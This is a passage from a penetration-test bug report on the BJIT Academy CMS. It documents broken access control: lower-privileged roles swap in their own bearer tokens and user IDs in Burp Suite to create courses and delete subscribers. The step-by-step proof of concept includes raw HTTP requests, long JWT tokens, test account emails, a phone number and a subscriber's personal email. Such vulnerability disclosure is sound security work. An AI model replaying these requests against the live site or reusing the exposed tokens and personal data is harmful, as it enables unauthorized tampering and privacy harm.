After Replacing the the authentication token and user_id I got 200 OK.

And also I found that the course is created by replacing authorization token and user_id.

The screenshot shows two requests in the Burp Suite interface:

Request 1 (Top):

```

POST /academy/api/public/api/v1/course/create-popular-course HTTP/1.1
Host: cms.bjitacademy.com
Content-Type: application/json; charset=UTF-8
Content-Length: 15548
Sec-Ch-Ua: "Chromium";v="119", "Not_A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryBoiPYe2wD6abDx4N
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9... (redacted)
    
```

Request 2 (Bottom):

```

POST /backend/add-courses HTTP/1.1
Host: https://cms.bjitacademy.com
Content-Type: application/json
Content-Length: 15548
Sec-Ch-Ua: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.155 Safari/537.36"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.155 Safari/537.36
    
```

Response 1 (Top):

```

{
  "id": 57,
  "name": "testSeoMohaiminul",
  "email": "test_seo.mohaiminul@bjitacademy.com",
  "role": "SEO Manager",
  "phone_number": null,
  "image_url": null,
  "designation": null,
  "info": null,
  "experience": null,
  "skills": null,
  "certification": [
    {
      "title": ""
    }
  ],
  "updated_time": "2023-11-28",
  "category": {
    "id": 1,
    "name": "Youth Skill Development",
    "description": ""
  },
  "is_active": 1,
  "deadline": "2023-11-28",
  "deadline_date": "28 Nov 2023",
  "thumbmail_alt": "dfdfdfdf",
  "schedule": "+3",
  "user": {
    "id": 57,
    "name": "testSeoMohaiminul",
    "email": "test_seo.mohaiminul@bjitacademy.com",
    "role": "SEO Manager",
    "phone_number": null,
    "image_url": null,
    "designation": null,
    "info": null,
    "experience": null,
    "skills": null,
    "certification": [
      {
        "title": ""
      }
    ],
    "updated_time": "2023-11-24"
  }
}
    
```

Response 2 (Bottom):

```

{
  "id": 57,
  "name": "testSeoMohaiminul",
  "email": "test_seo.mohaiminul@bjitacademy.com",
  "role": "SEO Manager",
  "phone_number": null,
  "image_url": null,
  "designation": null,
  "info": null,
  "experience": null,
  "skills": null,
  "certification": [
    {
      "title": ""
    }
  ],
  "updated_time": "2023-11-24"
}
    
```

From Content Manager:

For Content manager Authorization token, login with Content Manager → go to profile → update profile and capture the request in to burp suite → take **POST /academy/api/public/api/v1/user/update-user** to repeater.

Here the content Manager account:

test.contentmanager.mohaiminul@bjitacademy.com

User_id: 55

Now replace the super admin user_id and authorization token with the content manager user_id and authorization token.

```

Request
Pretty Raw Hex
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer
  eyJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiZW1haWwgKiIjoiY2M4OGYwNWYzNjEi
  ODZlNmJlMTkwZTg0ODYAMTEzYmZWIwMDA1NDMyYjYjYj4ZBjZGUyODgNTMzNeM2ZWNjMzQ0
  Tc4ZTYLNtVioTU1iC3pXXiOjE3MDA4MTYzNTYnZsQ3MjMOMTA4MDYzODQyNzezND3NsWibmmlj
  oxHwAwODE2MsU1jlcOnIs10TEMyjLwMshwNj1lC1leHaIa0jE3MD2ODAzNTy1lNDgiMDg
  CNDQmDQwMDMSdYyNsWic3ViIjoiNTUlLCJzYz9wZEMi0itdfQ.sPg7zz62UW63D_YzS7FVC-A7
  Shb1LxZMuu5jqrTuWfKuE-bbaQsMjhMlxngmpB3-unrRe-SjnLc4bjyHf0aCxcpahh3_4dHQ
  a73y48TSV1GJZRs0Dskhyhaqo7SF3wyo6-YA9AhmBraSpypgGvP57kPMHj2uIxCTIDGwRyaAjru
  AvSS-rl1cii-99FrCt1iPOHD1F5VNPzgdDqagPPXxsdag0av7HnC9pScw0GIVThjhPef0LuFVC1
  ncuuLAZhn2pCu-1Qsja-pk5d2NL7an7nFLDNg3Dxgh4pUQkeqtAH4zZNSelFuAChmHOBMGFC
  gkHfaaJnJ9SHbLLav8Xf77OS94_gtQ5bo-pg5gfifla5xcE6_iFlQrrxJ90gYOBuZjt+Rsq1WM2m
  ojHOFPxoxwB3fvgbPSEh473gohBHQAdjEBDTbW-HWzLtsfaoVuX9ulJCWL1BEj1UQjpaenS_vpu_k
  e0LVLeuS20eNCt2Jp7H8ll5ZlwCwlX_XIBDDeq9luThGFSHSsQ5h4ckV10hRVEPgrddpHKh_h
  RVEFG7huB3j2qVUJ1lktauSEE_rJL168LMNUPNcsWnPgstGj4am7BaLTdjk9Ldpw5ghC98xRzK4
  oPNwkG60aSPp_bp420PGiumMrJroevSpzmalw

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/115.0.6045.155 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/add-courses
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryBoiPYe2wD6abDx4N
23 Content-Disposition: form-data; name="user_id"
24
25 55

```

The response shows a course object with the following details:

```

{
  "id": 55,
  "name": "testContentManagerMohaiminul",
  "email": "test.contentmanager.mohaiminul@bjitacademy.com",
  "role": "Content Manager",
  "phone_number": null,
  "image_url": null,
  "designation": null,
  "info": null,
  "experience": null,
  "skills": null,
  "certification": [
    {
      "title": ""
    }
  ]
}

```

Expected Result: Super Admin, Admin, Trainer can create a new course

Actual result: SEO Manager and Content Manager also has unauthorized access to create a new course.

So Here for the first API trainer don't have access to see all content of SEO page

But from the backend by using API trainer can access the seo page by manipulating the authorization token.

For second API SEO Manager and Content Manager don't have access to create course from frontend but from backend API they can create course by manipulating the authorization token and user_id. So it is a vertical privilege escalation type vulnerability.

- Title:** User (Admin, SEO Manager, Trainer, Content Manager) gains unauthorized permission to delete a subscriber by replacing the super admin's authorization token with the user's authorization token (Vertical Privilege Escalation).

Target: cms.bjitacademy.com

URL/API: DELETE /academysite/api/public/api/v1/contact/delete-email/ (from backend)

Summary: Generally a normal user can use their email id to subscribe in the BJIT academy's website. Only Super Admin have the access to remove a user email. But here by manipulating the super admin's authorization token user can delete a subscriber in this website.

POC:

At first go to <http://cms.bjitacademy.com/login> and login with super admin credential with built in chromium browser in the burpsuite.

Here the Super-Admin User: Mir Mohaiminul Islam
(mohaiminul.islam@bjitacademy.com)



User Login


Email *

Password *

I'm not a robot reCAPTCHA Privacy - Terms

Login

[Forgot Password?](#)



Dashboard

Backend > Profile

Profile Settings

Name *
Mir Mohaiminul Islam

Mobile Number *
01554683700


Current Password (* Password)
Enter Current Password

Super Admin
mohaiminul.islam@bjitacademy.com

Now click on the subscriber tab.


Super Admin has the access to remove any subscriber but trainers don't have this access.

Let's try to delete a subscriber as Super Admin when burp intercept is on & capture the request and send it to the burp Repeater.



The screenshot shows the BJIT Academy Backend Subscribers page. The left sidebar includes links for Dashboard, Home, Training, News, Blogs, About Page, Contact, Users, Subscribers, and SEO Pages. The main content area shows a table titled "Subscribers" with columns for Serial, Email, Arrival Date, and Action. The first row, which contains the email "testTrainer.mohaiminul@yahoo.com", is highlighted with a red box. The "Action" column for this row also contains a red box around the delete icon.

Delete this subscriber and capturing the request.



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request to "https://cms.bjitacademy.com:443 [13.230.22.132]" is displayed in the "HTTP history" tab. The request details show a "DELETE /academy/api/public/api/v1/contact/delete-email/32 HTTP/1.1" message. The Burp Repeater panel is open on the right side, showing various request parameters and headers. The "Inspector" tab is active, displaying the captured request details.

Now take this response in the Repeater and take a closer look to the Authorization Token.

superadmin +

Send Cancel < | > |

Request	Response
Pretty Raw Hex <pre>1 DELETE /academy/api/public/api/v1/contact/delete-email/32 HTTP/1.1 2 Host: cms.bjitacademy.com 3 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24" 4 Accept: application/json, text/plain, /* 5 Sec-Ch-Ua-Mobile: ? 6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJhdWQiOiI5IiwianRpIjoiNDY10TMz OTNiZTQxMDPhN2ZhMTdmN2UyMzFjYzg2ZjBkOGU5ZGIZzjdYjhNjR1MDExNGE4MzljY jQzMDQ2ZWU2MjMSMDhmY2UyYjQON2i1LCJpYXQi0jE3MDAzMTMyOTEuODY10TUwMTA3NT cONDYyODkrwNjI1LCJuYmYi0jE3MDAzMTMyOTEuODY10TU3MDIxNzEzMjU20DM10TM3NSw iZXhwIjoxNzAxMTc3MjkxLjcyMzY2NjkwNjM1NjgxMTUyMzQzNzUsInN1YiI6IjQ3Iiwi c2NvcGVzIjpbXX0.ME7vt6701t2Q2dU03sL91kgmkgHR6uB0Ti6loisaNpz1l20qkZC7 1S34rGdo309n0x634DS3v2A8fTenc7jShnX4n0yOS5_A6HoWMZ89smr8FJyuqkZTJZ8kp Jy9quWVW8tYYT7rY45uiwMCYs34VBL_D11VJ0-1SJahIeJ6krubvvagd2bsFNftzf1PD0 4_0Jdn_JIWjncMpse8Ta-b5APmdvLcg1JUq6zEr0LL3hA85pCwyd8BkK_rfBQ5sHRq447 Ux2XPKIBi0GnBh8_71JtRGE_tdXxQAMunvP9DFrIi4himnZyK_NTCprozFr5639f9ENR5 4SSqw_cHLBW_IUOVAegFgzy0jem_R-IjBo3u_PLizHfnMxbfPy2KCNHa0LZZPNsHbtYj DDNQ21WIhtxcdKBxs0BK3s1kYecY30J2Sug03ET1g3QusEeqoXEYGO9wfs4yEKJvzNPm0f CvctVCXozpUyGccrd3BmiEsgA2Z2r-APVg2UV-D8I4Aq0TBIq8od9lbyhowe70njfTEvA 7vUP7HzHsb715HhKEg_4B9cw0bR0-uR1dHeapbIH0od194K8b9Jc1G_UOLHYhW5Et4xOM oGLMgfMfofalist9_cctf_GevX_LzjHrBWfnUGoWnHQSSJIwvehBq3CNdDIViRnABTpzT2 UdZE_aT_Y</pre>	Pretty Raw Hex Render <pre>7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Origin: http://cms.bjitacademy.com 10 Sec-Fetch-Site: cross-site</pre>

The token:

```
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJhdWQiOiI5IiwianRpIjoiNDY10TMz
OTNiZTQxMDPhN2ZhMTdmN2UyMzFjYzg2ZjBkOGU5ZGIZzjdYjhNjR1MDExNGE4MzljY
jQzMDQ2ZWU2MjMSMDhmY2UyYjQON2i1LCJpYXQi0jE3MDAzMTMyOTEuODY10TUwMTA3NT
cONDYyODkrwNjI1LCJuYmYi0jE3MDAzMTMyOTEuODY10TU3MDIxNzEzMjU20DM10TM3NSw
iZXhwIjoxNzAxMTc3MjkxLjcyMzY2NjkwNjM1NjgxMTUyMzQzNzUsInN1YiI6IjQ3Iiwi
c2NvcGVzIjpbXX0.ME7vt6701t2Q2dU03sL91kgmkgHR6uB0Ti6loisaNpz1l20qkZC7
1S34rGdo309n0x634DS3v2A8fTenc7jShnX4n0yOS5_A6HoWMZ89smr8FJyuqkZTJZ8kp
Jy9quWVW8tYYT7rY45uiwMCYs34VBL_D11VJ0-1SJahIeJ6krubvvagd2bsFNftzf1PD0
4_0Jdn_JIWjncMpse8Ta-b5APmdvLcg1JUq6zEr0LL3hA85pCwyd8BkK_rfBQ5sHRq447
Ux2XPKIBi0GnBh8_71JtRGE_tdXxQAMunvP9DFrIi4himnZyK_NTCprozFr5639f9ENR5
4SSqw_cHLBW_IUOVAegFgzy0jem_R-IjBo3u_PLizHfnMxbfPy2KCNHa0LZZPNsHbtYj
DDNQ21WIhtxcdKBxs0BK3s1kYecY30J2Sug03ET1g3QusEeqoXEYGO9wfs4yEKJvzNPm0f
CvctVCXozpUyGccrd3BmiEsgA2Z2r-APVg2UV-D8I4Aq0TBIq8od9lbyhowe70njfTEvA
7vUP7HzHsb715HhKEg_4B9cw0bR0-uR1dHeapbIH0od194K8b9Jc1G_UOLHYhW5Et4xOM
oGLMgfMfofalist9_cctf_GevX_LzjHrBWfnUGoWnHQSSJIwvehBq3CNdDIViRnABTpzT2
UdZE_aT_Y
```

Now I need a trainer's authorization token to check if he has any unauthorized access to delete the subscriber.

Now login with another user whose role is Trainer with the chromium browser's incognito tab.

Trainer Account Name: test.trainer.mohaiminul@bjitacademy.com



Backend > Profile

Profile Settings

Trainer
test.trainer.mohaiminul@bjitacademy.com

Name *	testTrainerMohaiminul
Mobile Number *	enter phone number
Designation *	enter your designation

Capturing request for token:

Burp Suite Community Edition v2.0.1

Request to https://cms.bjitacademy.com:443 [13.230.22.132]

POST /academy/api/public/api/v1/course/course-is-active/40 HTTP/1.1

Host: cms.bjitacademy.com

Content-Length: 237

Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"

Accept: application/json, text/plain, */*

Content-Type: multipart/form-data;

boundary=----WebKitFormBoundary6p2TB6yImwCiaaq

Sec-Ch-Ua-Mobile: 20

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQ1c1i5livianPj3oiMTY3NC1zOWUwHWQ1MTF1YmZLYZFjMjE3MGVj0WE3YzZhMsNjMDYQMDIxN2YLODY4Tc3NCU1nj0sZDN1TWU1HDdhYjNkZyg0MDY10W1nC1iLC3pTQo1OjE3MDAxMjAxNjBumT1lMTMHDgeODhry0D1yhjY1NjI1LCJtymY10jE3MDAxMjAxNjEuMT1lMTMHDkvwNivvUTazMzk4NDM3NSwiZXhwItoxNzAxHTd0NT

Send it to the Repeater

The screenshot shows a browser developer tools Network tab. A red box highlights the 'Request' section, specifically the URL and headers. The URL is `/academy/api/public/api/v1/course/course-is-active/40`. The headers include:

```

POST /academy/api/public/api/v1/course/course-is-active/40 HTTP/1.1
Host: localhost:4444
Content-Length: 237
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundary6p2TB6yImwCiaaq
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiMTY3N2IzOWUwMWQlMTFiyMzLY2FjMjE3MGVjOWE3YzZhMzNjMDY0MDIxN2Y1ODY4YTc3N2U1NjUzZDN1YWU1MDdhYjNkZjg0MDY10WIzN2iLCJpYXQi0jE3MDAzMjAxNjEuMTI1MTMyMDgzODkyODIyMjY1NjI1LCJuYmYiA4ODI5MDIyOTc5NDMxMTUyMzQzNzUsInN1YiI6IjgzIiwic2NvcGVzIjpbXXo.YB86IHsmtgtvW4IPyp14ijkZ2BsjskerAw_zihpphdzORHss-WXvFPJGPqPMi9uaturE71rdJkUQGX3BtJAbdvm9qs0WE2IFzh3zV8FcSm8sZgw6-UwgglwIYYOCa2qtq8Dp_yaNmKvdb330jFioxXC5hVoxKeM9FZnGzfDMjJJPwsVGCKs9N2HN12wWM9GSnEvh8CJzv_kau2Qphflqc2G2m_m3xseS_kiJa08ihcaymVs68eyIaD6D3w0jSPJGmaB26JGet_b-fmrCKS17WeHU81Q9_XaUlu7alSV4hh2J0gBLPutnqtxURDdDoH32gkNIWBzFtDCjYfcfA8yKQleUzo2CRh9XuluNoodSFudcbUR040xuDBe6IYC5uKcRiOC_RFOMILP_nHMQWDdoFUGb9paJ-Ax69QcWMWweVMcBIJAnV6y9uwW01VDESwQSqfOrHF16MaeM3NQGSmcyAlM8YMyiGpgBdHmXW1NAbg0R2hlf0Azq8oAv85EdjL6LCbWe6gpTNgkDq95jv9PsgiohPY5hpMtHAU5MB2r-4jvFh_ZGIAM_c-ACoKCHHieCeT4PpFerccEZihhFBNSmU6DTZI5AMCjHD2Efn6bNDqLrISNOusnmUM6CrepTp4WcjVi6ert7DVHRCs-4FMPvd_DK1EaunKYBmH81ds
  
```

The trainer token:

```

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiMTY3N2IzOWUwMWQlMTFiyMzLY2FjMjE3MGVjOWE3YzZhMzNjMDY0MDIxN2Y1ODY4YTc3N2U1NjUzZDN1YWU1MDdhYjNkZjg0MDY10WIzN2iLCJpYXQi0jE3MDAzMjAxNjEuMTI1MTMyMDgzODkyODIyMjY1NjI1LCJuYmYiA4ODI5MDIyOTc5NDMxMTUyMzQzNzUsInN1YiI6IjgzIiwic2NvcGVzIjpbXXo.YB86IHsmtgtvW4IPyp14ijkZ2BsjskerAw_zihpphdzORHss-WXvFPJGPqPMi9uaturE71rdJkUQGX3BtJAbdvm9qs0WE2IFzh3zV8FcSm8sZgw6-UwgglwIYYOCa2qtq8Dp_yaNmKvdb330jFioxXC5hVoxKeM9FZnGzfDMjJJPwsVGCKs9N2HN12wWM9GSnEvh8CJzv_kau2Qphflqc2G2m_m3xseS_kiJa08ihcaymVs68eyIaD6D3w0jSPJGmaB26JGet_b-fmrCKS17WeHU81Q9_XaUlu7alSV4hh2J0gBLPutnqtxURDdDoH32gkNIWBzFtDCjYfcfA8yKQleUzo2CRh9XuluNoodSFudcbUR040xuDBe6IYC5uKcRiOC_RFOMILP_nHMQWDdoFUGb9paJ-Ax69QcWMWweVMcBIJAnV6y9uwW01VDESwQSqfOrHF16MaeM3NQGSmcyAlM8YMyiGpgBdHmXW1NAbg0R2hlf0Azq8oAv85EdjL6LCbWe6gpTNgkDq95jv9PsgiohPY5hpMtHAU5MB2r-4jvFh_ZGIAM_c-ACoKCHHieCeT4PpFerccEZihhFBNSmU6DTZI5AMCjHD2Efn6bNDqLrISNOusnmUM6CrepTp4WcjVi6ert7DVHRCs-4FMPvd_DK1EaunKYBmH81ds
  
```

Now I will copy the trainer token and replace the super admin token with it. Let's delete the subscriber with the modified request

Delete operation is performed successfully with trainer authentication token

The screenshot shows a browser-based REST client interface with two tabs: "superadmin" and "trainer token". A red arrow points from the "superadmin" tab to the "Request" section of the "trainer token" tab.

Request:

```

1 DELETE /academy/api/public/api/v1/contact/delete-email/32
HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 Accept: application/json, text/plain, /*
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwianRpIjoiMTY3NC1z0WUwMWQ1MTFyMzIyZfjMjE3MGVgJ0WE3YzZhMzNjMDYOMDIxNCY1ODY4YTc3NCU1NjUzZDN1YWU1MDdhYyNjZjg0MDY1OWIzNzIiLCJpYXQiOjE3MDAzMjAxNjJuMTI1MTMyMDgzODkyODIyMjYLNjI1LCJuYmYiOjE3MDAzMjAxNjJuMTI1MTM3MDkWnjgyOTgsMzk4NDM3NSwiZXhwijoxNzAxMtGOMTYxLjA4ODISMDkyOtcSNDMxNTUyMsQzNsUsInLYI16IjgzIwic2NvcGVzIpbXX0.YB86IHsmtgvW41Pyp14jkZ2BsjaxerAw_zihpphdz0EdHss-WXvFJGPqPMi9UaturE71rdJkUQGX3BtJAbdm9qs0wE2IFzh3zv8FcSm8sZgw6-UgwglwIYVOCa2qtq0Dp_yaNmKvdb330jFl0xXCShVoxKeM9FZnGzFDMjJJPwsVG2Ks9N2HN1zW9GSmEvh8CJzv_kau2OpHflqc2G2m_m3xeS_kiJa08ihcaym's68eyIa6D3w0jSPJGmaB26JGet_b-fmrCKS17WeHUb1Q9_XaU17a1SV4hh2J0gBLPutnqtxD0dBeIYCStukKcRi0C_RFOMLP_nHMQWdoFUGbSpaJ-Ax690cWMMweVMmCB1JAnV6y9uwW01VDESwQSgQkHF16MaeM3NQGSmcyAlMSYMyiOpbDHm/W1NAbg0RCh1f0Azq8oAv8SEdjlL6LCbWe6gpTNghDq95jvSPsg1OhPY5hpMtHAU5MBzr-4jvFh_ZGiAm_c-ACoKCHHieCeT4PpFercCEinhFBNsMuEDTzISAMCjHD2EfNTebNDqlqrISNUousnumUMCrepTp4cvJvisertTWDHRCs4-FMPvd_DKEaumkYBmHolds
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"

```

Response:

```

HTTP/1.1 200 OK
1 Date: Sat, 18 Nov 2023 15:17:53 GMT
2 Server: Apache
3 Cache-Control: no-cache, private
4 X-RateLimit-Limit: 60
5 X-RateLimit-Remaining: 59
6 Access-Control-Allow-Origin: *
7 Vary: Accept-Encoding,Authorization
8 Connection: close
9 Content-Type: application/json
10 Content-Length: 1975
11
12
13
    "success":true,
    "result": [
        "data": [
            {
                "id": 36,
                "email": "TqsaefdfG@burpcollaborator.net",
                "sending_time": "21:17 18 Nov 2023"
            },
            {
                "id": 35,
                "email": "tbhBBPKt@burpcollaborator.net",
                "sending_time": "21:16 18 Nov 2023"
            },
            {
                "id": 34,
                "email": "khGcNHUw@burpcollaborator.net",
                "sending_time": "21:16 18 Nov 2023"
            }
        ]
    ],
    "id": 34,

```

Here 32 number subscribers are the victims of that operation which is shown in the below picture.

The screenshot shows a browser-based REST client interface with two tabs: "superadmin" and "trainer token". A red arrow points from the "superadmin" tab to the "Request" section of the "trainer token" tab.

Request:

```

DELETE /academy/api/public/api/v1/contact/delete-email/32
HTTP/1.1

```

Response:

```

{
    "email": "TqsaefdfG@burpcollaborator.net",
    "sending_time": "21:17 18 Nov 2023"
},
{
    "id": 35,
    "email": "tbhBBPKt@burpcollaborator.net",
    "sending_time": "21:16 18 Nov 2023"
},
{
    "id": 34,
    "email": "khGcNHUw@burpcollaborator.net",
    "sending_time": "21:16 18 Nov 2023"
},
{
    "id": 33,
    "email": "1DjNMcvJ@burpcollaborator.net",
    "sending_time": "21:06 18 Nov 2023"
},
{
    "id": 31,
    "email": "md.tasin.tahmid1998@gmail.com",
    "sending_time": "23:54 17 Apr 2023"
}

```

So, by changing the authorization token trainer level user get unauthorized access.

Similarly SEO Manager, Admin and Content Manager's authorization token can be used to perform this task.

From content Manager:

Here delete request is taken to the burp repeater with the similar way of the previous task.

The below page has the super admin's authorization token

The screenshot shows the Burp Suite interface with the 'Superadmin' tab selected. The 'Request' tab is active, displaying a DELETE request to '/academy/api/public/api/v1/contact/delete-email/30'. The 'Authorization' header contains a long token, which is highlighted with a red box. The 'Response' tab is visible on the right.

```
1 DELETE /academy/api/public/api/v1/contact/delete-email/30 HTTP/1.1
2 Host: cms.bjitacademy.com
3 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5Iiwi... (redacted)
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
8 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Origin: http://cms.bjitacademy.com
11 Sec-Fetch-Site: cross-site
```

This is the Super Admin Authorization Token

The screenshot shows the Burp Suite interface with the 'Superadmin' tab selected. The 'Request' tab is active, displaying a DELETE request to '/academy/api/public/api/v1/contact/delete-email/30'. The 'Authorization' header contains a long token, which is highlighted with a red box.

```
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5Iiwi... (redacted)
```

Now Collect Content Manager Authorization Token.

From Content Manager,

Account of Content Manager:

test.contentmanager.mohaiminul@bjitacademy.com

User Login

Email *

Password *

I'm not a robot

[Forgot Password?](#)

Go to the profile page then capture the request by intercept on.

Now take this request to the repeater.

Superadmin x Content Manager Token x +

Send Cancel < | > |

Request

Pretty Raw Hex

```

1 POST /academy/site/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitatcademy.com
3 Content-Length: 899
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, /*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryn0KqAbZ0jJbNSZGH
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwanRpIjoiYjQ4ZDA0Nz
QONjY30DFhZjU0MjUwMzJ1YmQ00TMmE0ZWI5NhjYzY3MTc1YjN1MTA1M2M3MjMyMjQON
